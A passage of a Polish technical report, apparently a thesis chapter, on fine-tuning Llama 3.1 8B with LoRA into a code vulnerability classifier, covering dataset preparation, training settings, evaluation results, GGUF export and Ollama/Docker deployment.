Prace związane z aspektami stworzenia modelu, opisane poniżej, zostały zapisane i wykonane dzięki następującym plikom (w kolejności wykonania):

1. `dataset_preperation.py` - przygotowanie zbioru danych i zapis do formatu HuggingFace dataset;
2. `data_tokenization.py` - tokenizacja danych HF i zapis tokenizowanej wersji;
3. `model_preparation.py` - dostrojenie podstawowego modelu za pomocą Low-Rank Adaptation;
4. `model_merge_and_unload.py` - wgranie i zapis modelu do formatu GPT-Generated Unified Format;
5. `model_evaluation.py` - testowanie i ocena modelu.

Wszystkie aspekty, oraz decyzje podjęte w ramach uczenia modelu zostaną opisane w tym rozdziale.

4.2 Stos technologiczny

W celu stworzenia modelu *SCLA_ML_vuln_detector* wykorzystano następujące technologie oraz sprzęt:

Komponent	Narzędzie / Biblioteka	Wersja / Specyfikacja
Model bazowy	Meta-Llama-3.1-8B-Instruct	Wariant 8-bitowy Unsloth
Silnik dostrajania modelu	Unsloth	2026.5.8
Framework treningowy	Transformers + TRL + Xformers	5.5.0 / 0.8.x
Uczenie głębokie	PyTorch	2.11.0+cu128
Zestaw narzędzi CUDA	NVIDIA CUDA	12.8
Serwer inferencji	Ollama	Najnowsza
Konteneryzacja	Docker + NVIDIA CTK	Najnowsza
Język prog. skryptów	Python	3.12
Procesor Graficzny	NVIDIA RTX 5070	GB205, 12GB VRAM GDDR7
Procesor	AMD Ryzen 5 3600	6 rdzeni, 12 wątków

Tabela 1: Stos technologiczny wykorzystany w celu stworzenia *SCLA_ML_vuln_detector*.

4.3 Zbiór Danych

W celu wyuczenia odpowiedniego modelu do detekcji podatności, należy posiadać odpowiednio dobrany zbiór danych do dostosowania LLM do głównego zadania. W ramach projektu, wykorzystane zostały dwa główne źródła danych, zarówno treningowych, walidacyjnych oraz testowych, które zostały opisane poniżej. Oba źródła zostały złączone, oraz podzielone na podgrupy z następującą proporcją:

- 85% - zbiór treningowy;
- 10% - zbiór walidacyjny;
- 5% - zbiór testowy.

4.3.1 Źródło danych - Vulnerability fix dataset

Pierwszym źródłem danych treningowych jest `vulnerability_fix_dataset.csv`. Jest to zbiór danych stworzony i utrzymywany przez JIS College of Engineering (Indie), zawierający sprawdzone rekordy posiadające kod wrażliwe na jedną z istniejących podatności oraz bezpieczny odpowiednik tego kodu. W kwestii złożoności, zbiór jest prosty - zawiera wyłącznie 3 kolumny:

1. `vulnerability_type` - etykieta typu podatności;
2. `vulnerable_code` - kod źródłowy zawierający podatność;
3. `fixed_code` - poprawiona, bezpieczna wersja kodu źródłowego.

Surowy zbiór danych zawiera 35 000 rekordów rozłożonych na sześć wcześniej wspomnianych typów. Zbiór nie zawiera żadnych pustych danych, więc wykorzystano cały zbiór. Poniżej znajduje się porównanie typów wraz z ich wkładem w zbiór danych:

Typ podatności	Liczba rekordów	Procent całości
Cross-Site Scripting (XSS)	9 377	26,8%
SQL Injection	7 297	20,8%
Command Injection	6 947	19,8%
Path Traversal	6 500	18,6%
Buffer Overflow	3 157	9,0%
Insecure Deserialization	1 722	4,9%
Łącznie	35 000	100%

Tabela 2: Rozkład klas podatności w surowym zbiorze danych.

Stosunek liczebności między klasą dominującą (XSS - 9 377 przykładów) a klasą najmniej reprezentowaną (Insecure Deserialization - 1 722 przykłady) wynosi ok. 5:1, co stanowiło istotne ryzyko wprowadzenia systematycznego błędu predykcji na korzyść klas większościowych. Z uwagi na tę zależność, która została potwierdzona w późniejszych testach (opisanych w 4.8), podjęto decyzję o tymczasowym odrzuceniu podatności Insecure Deserialization z listy tematów aplikacji.

Warto tu wspomnieć o jednej, kluczowej decyzji związanej ze zbiorem danych. Jak wspomniano wcześniej, każdy rekord zbioru zawiera zarówno przypadek pozytywny do wyuczenia LLM (tj. kod zawierający podatność) oraz negatywny (tj. kod nie zawierający podatności). Z perspektywy uczenia maszynowego, próbki które zawierają na raz pozytywny i negatywny przypadek może skutkować brakiem rozgraniczenia tych przypadków w ostatecznym modelu - to oznacza, że model mógłby klasyfikować podany kod losowo, bez "wiedzy" czy faktycznie znajduje się w nim podatność. Z tego powodu, na etapie wstępnego przygotowania danych do uczenia, podzielono cały zbiór `vulnerability_fix_dataset.csv` na dwie części: *positives* i *negatives*. Podzbiory te zawierały następujące informacje:

- *code (fixed/vulnerable)* - kod zawierający lub niezawierający podatności;
- *label* - etykieta podatności, jedna z wymienionych w tabeli powyżej (4.3.1) typów podatności oraz `No vulnerability`;
- *is_vulnerable* - wartość boolean zawierająca informacje o występowaniu błędu (`True` = podatny);

Efektem stworzenia tego podziału, oraz połączenia *positives* i *negatives* w jeden zbiór, jest ostateczny zbiór *combined*, który zawiera 70 000 rekordów, z podziałem 50/50 między kodem wrażliwym a bezpiecznym.

Jak wcześniej wspomniano, zastosowano trójdzielny podział zbioru danych, który gwarantuje proporcjonalną reprezentację wszystkich typów w każdym zbiorze:

Zbiór	Liczba rekordów	Procent
Treningowy	59 500	85%
Walidacyjny	7 035	10%
Testowy	3 465	5%
Łącznie	70 000	100%

Tabela 3: Rozmiary partycji zbioru danych

Podział danych został zrealizowany za pomocą podstawowej funkcji modułu `sklearn.model_selection - train_test_split`, z parametrem `stratify` ustawionym na kolumnę etykiet. To ustawienie zapewnia, że żadna klasa nie była ani nadmiernie, ani niedostatecznie reprezentowana w podzbiorach treningowym, walidacyjnym oraz testowym, w stosunku do jej udziału w całym zbiorze.

Podziały i transformacje danych opisane powyżej zostały zaprogramowane i później wykonane w skrypcie Python `1.dataset_preparation.py`.

4.4 Architektura Modelu

4.4.1 Wybór modelu bazowego

Jako model bazowy wybrano `unsloth/Meta-Llama-3.1-8B-Instruct`. Decyzja ta została podjęta na podstawie następujących kryteriów:

- **Dostępność i dokumentacja:** Model `unsloth/Meta-Llama-3.1-8B-Instruct` jest dostępny publicznie do wykorzystania, z wieloma istniejącymi przykładami dostosowywania dostępnymi w publicznej sieci;
- **Liczba parametrów modelu:** 8 miliardów jest solidnym kompromisem między zdolnościami rozumowania modelu a wymaganą złożonością i wykonalnością sprzętową. Modele mniejsze (1B / 3B parametrów) wykazywały niższą dokładność na klasach mniejszościowych podatności. Z uwagi na fakt, iż model ma wykonywać zadanie detekcji i klasyfikacji podanego kodu (oczywiście pomijając standardową analizę prompt'u w LLM), uznano że 8B będzie wystarczającą liczbą parametrów;
- **Wersja modelu:** Wybrano wersję *Instruct* modelu ponad standardową, gdyż wersja *Instruct* jest lepiej przystosowana do działania na podstawie prompt'u w przeciwieństwie do interpretowania go i predykcji tekstu. Funkcjonalność ta jest znacznie istotna dla poprawnego spełnienia naszego modelu - działanie bliższe "agentic" jest pożądane;
- **Wstępne trenowanie modelu:** Llama 3.1, podobnie jak inne ogólnodostępne, względnie duże modele LLM, był wstępnie trenowany na rozległym korpusie kodu źródłowego w wielu językach programowania, co zapewnia porządną bazową znajomość struktury i semantyki kodu. Jest to dodatkowy aspekt który skłonił do wyboru tej wersji.

4.4.2 Kwantyzacja modelu

Z uwagi na ograniczone zasoby sprzętowe zespołu, względnie do standardu uczenia LLM, zastosowano kwantyzację modelu, dokładniej *4-bitową kwantyzację NormalFloat (NF4)*. Redukcja ta efektywnie zmniejszyła zapotrzebowanie modelu na pamięć z około 16 GB (FP16/BF16, oryginalne założenie) do około 6-8 GB, umożliwiając jego uczenie i uruchomienie w obrębie wykorzystanej, 12 GB VRAM karty RTX 5070.

Wyżej wspomniane ograniczenie również wymusiło zmniejszenie maksymalnej długości kontekstu w dostosowywaniu. Zastosowano długość 1024 bitów, która nie miała znacznego negatywnego wpływu na końcową efektywność modelu, a zaoszczędziła pamięci VRAM oraz czasu uczenia.

4.5 Dostrajanie parametryczne - PEFT

Pełne dostrajanie modelu 8B na sprzęcie konsumenckim jest zadaniem graniczącym z niewykonalnością. Chcąc zachować korzyści z użycia wyższej liczby parametrów modelu i jednocześnie

dopełnić zadania odpowiedniego dostosowania modelu do potrzeby detekcji i klasyfikacji podatności, zastosowano metodę *Low-Rank Adaptation (LoRA)*, która zamraża oryginalne wagi modelu i wprowadza małe, trenowalne macierze adapterów w wybranych warstwach.

Dla zachowania kompromisu efektywności uczenia, oraz poprawności wykonywania zadania przez ostateczny, dostosowany model, postanowiono wykorzystać następujące wartości parametrów:

- **Ranga ($r = 8$):** Wstępna wybrana wartość parametru *Rangi* r , która definiuje rozmiar macierzy adapterów ¹, to 16. Niestety, podczas procesu uczenia okazało się, że wartość ta jest zbyt duża dla sprzętu - proces dostosowywania został inicjalizowany, ale nie był w stanie załadować większej wartości informacji do VRAM. Z uwagi na to, ranga została zmniejszona do wartości 8. Negatywnym efektem tego zmniejszenia jest ograniczenie "ekspresywności" modelu - na szczęście nie wpływa to znacznie na zadanie, które model ma spełnić;
- **Alpha ($\text{lora_alpha} = 8$):** Zgodnie z konwencją, parametr *Alpha*, będący współczynnikiem skalowania wartości/wpływu dostosowań na oryginalny model, ma być równy wartości r . W ramach projektu konwencja ta została utrzymana.
- **Dropout ($\text{lora_dropout} = 0.0$):** Współczynnik *Dropout* był początkowo ustawiony na 0,05 w celach regularyzacyjnych, jednak został zmieniony na 0,0. Decyzja została podjęta empirycznie, na podstawie ostrzeżenia podczas pierwszego uczenia - biblioteka Unlsoth poinformowała, że jakakolwiek niezerowa wartość *Dropout* wyłącza zoptymalizowane jądra CUDA, powodując znaczący spadek wydajności;
- **Moduły docelowe:** Adaptując poprzednie ograniczenia parametrów, zespół był w stanie dostosować adaptery wykorzystując wszystkie siedem warstw projekcji:
 - cztery warstwy uwagi $q/k/v/o_proj$ - potrzebne do modyfikacji mechanizmu dostosowywania wzorców;
 - trzy warstwy sprzężenia w przód $gate/up/down_proj$ - potrzebne do przechowywania wiedzy;

Dzięki tej adaptacji, model zachował elastyczność w uczeniu się nowego zadania, co jest całym celem procesu dostosowywania.

- **Punkty kontrolne podczas uczenia ("unsloth"):** W trakcie uczenia wykorzystano metodę *gradient checkpointing* z parametrem niestandardowym "unsloth", który ponownie oblicza aktywacje przy przejściu wstecznym zamiast przechowywania ich w VRAM. Metoda ta wydłużyła proces dostosowywania o dodatkowe 8-9 godzin², co zajęło ok. $\frac{1}{3}$ całkowitego czasu dostosowywania, jednak okazała się przydatna - redukowała ona szczytowe zużycie VRAM o ok. 30%, oraz pozwoliła kontynuować dostosowywanie od zapisanego momentu, gdy nastąpiło nagłe wyłączenie komputera, na którym przebiegał proces uczenia (przypadek, który raz się wydarzył).

Poniżej znajduje się fragment kodu pliku `3.model_preparation.py` odpowiedzialny za inicjalizację i wstępną konfigurację wybranego modelu `unsloth/Meta-Llama-3.1-8B-Instruct`, z podsumowaniem wymienionych powyżej wartości parametrów modelu oraz adapterów LoRA, jak i innych, nieopisanych powyżej ustawień domyślnych:

¹dla $r = R$, pojedynczy adapter składa się z dwóch macierzy wymiarów $R \times d$ oraz $d \times R$.

²Czas opisany w 6.3

```
MODEL_NAME = "unsloth/Meta-Llama-3.1-8B-Instruct"
MAX_SEQ_LEN = 1024
LOAD_IN_4BIT = True

...

model, tokenizer = FastLanguageModel.from_pretrained(
    model_name = MODEL_NAME,
    max_seq_length = MAX_SEQ_LEN,
    dtype = None,
    load_in_4bit = LOAD_IN_4BIT,
)

...

model = FastLanguageModel.get_peft_model(
    model,
    r = 8,
    lora_alpha = 8,
    lora_dropout = 0.0,
    target_modules = [
        "q_proj", "k_proj", "v_proj", "o_proj",
        "gate_proj", "up_proj", "down_proj"
    ],
    bias = "none",
    use_gradient_checkpointing = "unsloth",
    random_state = 42,
)
```

Ostatecznie liczba wag adapterów LoRA po tokenizacji to *41 094 040* - to oznacza dotrenowanie zaledwie 0,52% wag modelu. Jest to liczba wycelowana w środek złotego środka dostosowywania LoRA, estymowanego zwyczajowo na między 0,1% a 1%.

4.6 Potok Treningowy

4.6.1 Wstępna tokenizacja danych

Wstępna tokenizacja danych do przyjęcia przez LLM odbywa się w drugim w kolejności wykonywania skrypcie: `2.data_tokenization.py`. Skrypt ten pobiera zbiór danych HuggingFace (stworzony i opisany w sekcji 4.3), oraz wykonuje na nim tokenizację wykorzystując klasę `AutoTokenizer` z biblioteki `transformers`. Tokenizacja została wykonana na CPU, z uwagi na fakt iż nie jest to wymagająca obliczeniowo operacja. Poniżej znajduje się końcowa wykorzystana konfiguracja tokenizacji i mapowania zbioru danych:

```
def tokenize(batch):
    tok = AutoTokenizer.from_pretrained(TOKENIZER_ID)
    tok.pad_token = tok.eos_token
    tok.padding_side = "right"
    encoded = tok(
        batch["text"],
        truncation = True,
        max_length = MAX_SEQ_LEN,
        padding = False,
        return_tensors = None,
    )
    return {
        "input_ids": encoded["input_ids"],
        "attention_mask": encoded["attention_mask"],
    }
...
dataset = load_from_disk("data/hf_dataset")

dataset = dataset.map(
    tokenize,
    batched = True,
    num_proc = 4,
    desc = "Tokenising",
)
```

Warto zaznaczyć, że podczas tworzenia procesu tokenizacji napotkano na problem związany z systemem Windows. Problem był związany z modulem `multiprocessing` w systemie Windows i został dokładnie opisany w sekcji 6.2.

4.6.2 Konfiguracja treningu

Poniżej przedstawiono wybrane, istotne parametry dostosowywania modelu. Wszystkie parametry dostępne są w skrypcie dostosowywania - `3.model_preparation.py`:

```
TrainingArguments(  
    num_train_epochs = 3,  
    per_device_train_batch_size = 2,  
    gradient_accumulation_steps = 8,    # Efektywny rozmiar batcha = 16  
    learning_rate = 2e-4,  
    lr_scheduler_type = "cosine",  
    warmup_ratio = 0.05,  
    fp16 = not torch.cuda.is_bf16_supported(),  
    bf16 = torch.cuda.is_bf16_supported(),  
    optim = "adamw_8bit",  
    dataloader_num_workers = 0,        # Wymagane na Windows z Unsloth  
    eval_steps = 200,  
    save_steps = 200,  
    save_total_limit = 3,  
    load_best_model_at_end = True,  
    metric_for_best_model = "eval_loss",  
)
```

- **Współczynnik uczenia** (`learning_rate = 2e-4`): Standardowa wartość współczynnika uczenia stosowana przy dostrajaniu metodą QLoRA. Niższa wartość spowodowałaby zbyt wolną konwergencję, a wyższa grozi przekroczeniem minimów funkcji straty;
- **Harmonogram** (`lr_scheduler_type = "cosine"`): Harmonogram typu cosinus został wybrany z uwagi na jego możliwość stopniowej redukcji współczynników uczenia, od wartości szczytowej do wartości bliskiej zeru, w trakcie całego procesu treningowego. Dzięki temu, jest on w stanie zapobiec destrukcyjnym aktualizacjom wag na późnych etapach treningu, gdy model zbliża się do zbieżności - wagi zachowują informacje z całego procesu uczenia, przez co pierwsze stadia procesu nie są wyznaczane "na marne";
- **% rozgrzewka** (`warmup_ratio = 0.05`): Pięcioprocentowa "rozgrzewka" dostosowywania liniowo zwiększa współczynnik uczenia od zera do `learning_rate` przez pierwsze 558 kroków, stabilizując i względnie przyspieszając wczesne etapy treningu;
- **Efektywny rozmiar batch'a = 16**: Osiągnięty poprzez ustawienie dwóch innych parametrów: `per_device_train_batch_size = 2 × gradient_accumulation_steps = 8`. Akumulacja gradientu, jak nazwa wskazuje, gromadzi gradienty z 8 mikrobatch'y przed wykonaniem pojedynczej aktualizacji wag. To podejście efektywnie symuluje batch'e rozmiaru 16 jednocześnie przechowując w VRAM jedynie 2 przykłady. Dzięki temu, zespół był w stanie zapewnić nieprzekroczenie pojemności VRAM karty graficznej z uwagi na fizyczny rozmiar batch'a;
- **Funkcja optymalizacji** (`optim = adamw_8bit`): W celu efektywnego wyuczenia wykorzystano funkcję optymalizacji AdamW - modyfikację algorytmu Adam, będącym rozszerzeniem stochastycznego spadku gradientu. AdamW, w przeciwieństwie do pierwotnego, odłącza zanikanie wag (`weight decay`) od aktualizacji związanych z wyznaczaniem gradientu. W praktyce, to odłączenie daje efekt "utrzymania buforu pędu" dla każdego trenowalnego parametru - zanikanie wag nie wpływa na efekt końcowy tak bardzo, jak dla zwykłego algorytmu Adam. Wariant 8-bitowy tego algorytmu redukuje ilość pamięci potrzebnej do przetrzymania parametrów LoRA do ≈ 84 MB przy nieznacznym wpływie na dokładność modelu;
- `dataloader_num_workers = 0`: Liczba "pracowników" `DataLoader`, którą ustawiono na zero w celu zapobiegnięcia uruchamieniu przez PyTorch procesów potomnych `DataLoadera`,

co wywołałoby niezgodność multiprocessing analogiczną do tokenizacji (patrz sekcja 6.2). Ponieważ zbiór danych był już stokenizowany i zapisany na dysku, wczytywanie danych w procesie jednowątkowym nie spowodowało żadnych istotnych strat wydajności;

- **Liczba kroków między walidacją i między zapisem** `eval_steps = 200, save_steps = 200`: Liczba kroków, co którą miał być wykonywany proces ewaluacji oraz zapis punktów kontrolnych (wspomnianych w sekcji 4.5). Wybrana wartość tych parametrów okazała się być zbyt mała, w związku z obliczeniami wymaganymi w celu ewaluacji adapterów. Proces ten został opisany w sekcji 6.3.

4.6.3 Długość sekwencji

Jak wspomniano w sekcji 4.4.2, maksymalna długość sekwencji została zmniejszona z pierwotnych 2048 tokenów na **1024 tokeny**. Zmiana ta okazała się być znacząca w zakresie zarządzania pamięcią VRAM: zapotrzebowanie na pamięć mechanizmu uwagi rośnie kwadratowo wraz z długością sekwencji, dlatego redukcja okna kontekstowego o połowę zmniejszyła szczytowe zużycie VRAM o około 25%.

Z obliczeń wykonanych post factum, fragmenty kodu podatności w zbiorze treningowym miały medianę długość mniejszą niż 512 tokenów - żaden istotny przykład nie został obcięty.

4.6.4 Czas i przebieg treningu

Poniżej znajduje się tabelka podsumowująca proces uczenia. Proces ten zajął około 24 godziny obliczeń, z uwagi na ograniczenia sprzętowe GPU - jedna karta graficzna i jej ograniczenia przepustowości są fundamentalnym mankamentem w przypadku uczenia modelu LLM, którego zespół nie był w stanie ominąć. Zarazem, fakt iż głównym ograniczeniem dostosowywania był sprzęt, świadczy o prawidłowej optymalizacji potoku i procesu uczenia dla tego sprzętu. W połączeniu ze wspomnianymi wyżej problemami z czasem ewaluacji, uczenie zajęło znaczną ilość czasu.

Wskaźnik	Wartość
Łączna liczba kroków treningo wych	11 157
Liczba epok	3
Średni czas jednego kroku	ok. 5 sekund
Łączny czas treningu	ok. 24 godziny
Wykorzystanie GPU (jednostki SM)	90 -98% ³
Wykorzystanie pamięci GPU	60-80%
Końcowa strata treningowa	0,13-0,15

Tabela 4: Statystyki procesu treningowego

4.7 Eksport wyuczonego modelu

Ostatnim krokiem do wykonania przez końcowym testowaniem modelu jest eksport adapterów LoRA do modelu obsługiwanego przez serwer inferencji *Ollama*, który jest planowanym rozwiązaniem do włączenia oraz serwowania gotowego modelu na potrzeby systemu.

Wytrenowany model został wyeksportowany do formatu GGML Unified Format (GGUF) w kwantyzacji **Q4_K_M**. Format ten wybrano jako praktyczny kompromis między rozmiarem modelu, szybkością inferencji a dokładnością:

Format	Rozmiar pliku	Jakość	Uwagi
F16	≈16 GB	Najlepsza	Zbyt duży dla wdrożenia na dostępnym sprzęcie
Q8_0	≈8 GB	Prawie bezstratna	Marginalnie mieści się na 8 GB VRAM GPU
Q4_K_M	≈4,5 GB	Bardzo dobra	Wybrany
Q4_0	≈3,5 GB	Dobra	Alternatywa przy bardziej ograniczonym miejscu
Q2_K	≈2,5 GB	Akceptowalna	Znaczące pogorszenie jakości

Tabela 5: Porównanie opcji kwantyzacji GGUF porównanych w ramach implementacji projektu.

4.8 Ewaluacja Modelu

4.8.1 Procedura testowania

Ostateczne testowanie i ocena modelu zostały przeprowadzone na wydzielonym zbiorze testowym, liczącym 3 465 przykładów (patrz tabela w sekcji 4.3.1). Oczywiście, rekordy te nie były używane podczas treningu ani przy wyborze punktów kontrolnych na podstawie straty walidacyjnej.

Proces oceny polega na załadowaniu modelu w trybie inferencji z wykorzystaniem optymalizacji `FastLanguageModel.for_inference` biblioteki Unsloth. Każdy fragment kodu w zbiorze testowym był przekazywany wykorzystując ten sam format promptu:

Analyze the following code and determine whether it contains a security vulnerability. If a vulnerability is present, state its exact type from this list: SQL Injection, Cross-Site Scripting (XSS), Command Injection, Path Traversal, Buffer Overflow, Insecure Deserialization. If no vulnerability is present, respond with: No Vulnerability.

Wyjście modelu było sprawdzone względem posiadania jednego z siedmiu dopuszczalnych etykiet.


Na tej podstawie wyznaczono podstawowe metryki oceny modelu, w tym macierz błędów, wynik F_1 oraz ogólną dokładność

Cała procedura ewaluacji modelu została zawarta w skrypcie `5.model_evaluation.py`, a jej zapytanie zajęło ok. 60 minut.

4.8.2 Wyniki

Klasa	Precyzja	Czułość	Wynik F_1	Liczba elementów
SQL Injection	0,99	1,00	1,00	361
Cross-Site Scripting (XSS)	0,98	0,94	0,96	464
Command Injection	1,00	0,98	0,99	344
Path Traversal	0,74	0,62	0,68	322
Buffer Overflow	1,00	0,91	0,95	156
Insecure Deserialization	0,62	0,96	0,76	85
No Vulnerability	0,96	1,00	0,98	1733
Dokładność ogólna	93,36%			
Całkowity wynik F_1	90,17%			

Tabela 6: Wyniki końcowej ewaluacji na wydzielonym zbiorze testowym.



Rysunek 55: Macierz błędów stworzona podczas ostatecznej oceny modelu.

4.8.3 Ocena wyników

Dokładność ogólna na poziomie 93% w zadaniu klasyfikacji 7-klasowej stanowi silny i obiecujący wynik, biorąc pod uwagę dostrajanie prowadzone na sprzęcie konsumenckim. W tym momencie warto zaznaczyć, że:

- Zadanie, które model ma spełnić, wymaga semantycznego rozumienia kodu, a nie jedynie dopasowywania wzorców powierzchniowych;
- Model musi poprawnie rozróżniać sześć strukturalnie odmiennych typów podatności;
- Klasa negatywna (kod bezpieczny) wymaga od modelu prawidłowego rozpoznania *braku* podatności, co jest trudniejszym kierunkiem klasyfikacji.

W perspektywie tych trzech rzeczy, wynik testowy powyższy 90% jest wynikiem bardzo dobrym.

W procesie uczenia, klasy *Path Traversal* oraz *Insecure Deserialization* uzyskały najmniejsze względne wyniki. W przypadku pierwszej klasy, część przypadków przypisanych tej klasie należała faktycznie do klasy *No Vulnerability*, a w przypadku drugiej - wynik można wyjaśnić względnie małą liczbą przykładów w oryginalnym zbiorze (patrz 4.3), a co za tym idzie - w zbiorze testowym.

Co ciekawe, klasa *Buffer Overflow*, mimo względnie niskiej liczebności, otrzymała jeden z najlepszych wyników w testach.

Na podstawie tych wyników, postanowiono na **tymczasowe odrzucenie podatności Path Traversal oraz Insecure Deserialization z planowanego zbioru teoretycznego aplikacji**. W celu rozwinięcia aplikacji o przywrócenie tych, oraz dodanie innych podatności, należy skupić się na zwiększeniu próbek tych klas w kolejnym przebiegu treningowym - to podejście jest najskuteczniejszym sposobem poprawy dokładności ogólnej.

4.9 Konfiguracja serwera Ollama

Z uwagi na uproszczenie użytkowania oraz dalsze plany obsługi LLM w sieci systemu, postanowiono zapisać konfigurację LLM w serwisie ollama za pomocą pliku `Modelfile`, w którym zdefiniowano:

- rygorystyczny prompt systemowy ograniczający wyjście do jednej z siedmiu dopuszczalnych etykiet;
- parametry modelu gwarantujące deterministyczne zachowanie;
- plik `.gguf`, który został zapisany po dostosowaniu modelu (patrz 4.7).

Poniżej znajduje się treść pliku `Modelfile`, na podstawie którego stawiany jest model:

```
# Modelfile
FROM ./models

SYSTEM """
You are a cybersecurity code analysis assistant. Your sole task is
to analyze source code and determine whether it contains a security
vulnerability.

When given code, respond with ONLY one of the following labels -
nothing else:
- SQL Injection
- Cross-Site Scripting (XSS)
- Command Injection
- Path Traversal
- Buffer Overflow
- Insecure Deserialization
- No Vulnerability

Do not explain. Do not add any extra text. Output only the label.
"""

PARAMETER temperature 0.1
PARAMETER top_p 0.9
PARAMETER top_k 40
PARAMETER num_predict 20
PARAMETER stop "\n"
PARAMETER stop "###"
```

W celu odtworzenia modelu za pomocą `ollama`, należy wykonać wstawić plik `.gguf` modelu do katalogu `models`, oraz wykonać następujące polecenie:

```
ollama create SCLA_ML_vuln_detector -f Modelfil
```

4.10 Konteneryzacja w środowisku Docker

Aby umożliwić łatwość wykonania aplikacji na dowolnym serwerze, postanowiono skonteneryzować serwowanie LLM (jak i inne aspekty projektu) w środowisku Docker. Podstawowy kontener oparty jest na oficjalnym obrazie `ollama/ollama:latest`. W ramach utworzenia odpowiedniej konfiguracji wykonywane są następujące kroki:

1. Plik GGUF osadzany jest bezpośrednio w obrazie w trakcie budowania;
2. Model jest automatycznie rejestrowany w serwerze Ollama przy pierwszym uruchomieniu za pośrednictwem skryptu `entrypoint.sh`;
3. Kontener udostępnia REST API serwera Ollama na porcie 11434;
4. Kontener przekazuje kartę graficzną hosta przez NVIDIA Container Toolkit, jeżeli to możliwe, w celu uwydatnienia działania modelu;
5. Tworzona jest zmienna środowiskowa `OLLAMA_KEEP_ALIVE=-1`, której cel jest opisany poniżej, w sekcji 4.11.

4.11 Opóźnienie inferencji

Podczas wstępnych testów konfiguracji kontenera `vuln-detector` zauważono ciekawą zależność: w celu ograniczenia wykorzystania zasobów RAM, serwis `ollama` wyładowuje model z pamięci po 5 minutach nieaktywności, co sprawia że przed kolejnym zapytaniem model musi być ponownie załadowany do RAM.

W zależności od komputera na którym kontener są uruchomiony, ponowne wgranie modelu może zająć od 15 do 60 sekund. Dla porównania, odpowiedź modelu wgranego trwa średnio 350 ms. W przypadku aplikacji do uczenia bezpiecznego kodu, gdzie między zadaniami jest wstęp teoretyczny do zapoznania się z tematyką, oznacza to potencjalnie wielokrotne ładowanie i wyładowywanie, sprawiające opóźnienia systemowe.

Żeby pozbyć się tego mankamentu, postanowiono zdefiniować dodatkową zmienną środowiskową do kontenera z modelem LLM - `OLLAMA_KEEP_ALIVE=-1`. Ustawienie wartości zmiennej mówi serwisowi `ollama` o maksymalnym czasie nieaktywności modeli zanim zostaną wyładowane z pamięci. Gdy zmienna jest ujemna, są ciągle wgrane w RAM.

4.12 Klient API w Języku Python

Dodatkowym aspektem przygotowanym przez zespół, aby ułatwić oraz usystematyzować dostęp aplikacji do zasobów LLM, było stworzenie klienta API do obsługi specyficznych zapytań do LLM. W ramach wykonania tego aspektu opracowano bibliotekę-klient w języku Python - `vuln_detector_client.py`, zapewniającą przejrzysty interfejs programistyczny do skonteneryzowanego modelu.

Dzięki temu podejściu, aplikacja nie tylko jest w stanie łatwo dostać się do modelu `SCLA_ML_vuln_detector`, ale również zapewnia odpowiednie formatowanie prompt'ów ()

4.12.1 Kluczowe funkcjonalności

Poniżej znajduje się spis wybranych, kluczowych funkcjonalności:

- `VulnDetectorClient` - główna klasa odpowiadająca za obsługę komunikacji między aplikacją a LLM. Zawiera metodę `analize(str)`, która formatuje prompt, wysyła go do modelu oraz przyjmuje i formatuje odpowiedź, zwracając ustrukturyzowaną formę w postaci obiektu klasy danych `AnalysisResult`;
- `AnalysisResult` - klasa danych zawierająca informacje o etykiecie podatności, flagie podatności, surowym wyjściu modelu oraz czasie odpowiedzi w milisekundach;
- `analize_file(path)` - odczytuje plik z dysku oraz obsługuje zapytanie LLM analogicznie do funkcji `analize()` dla jego zawartości;
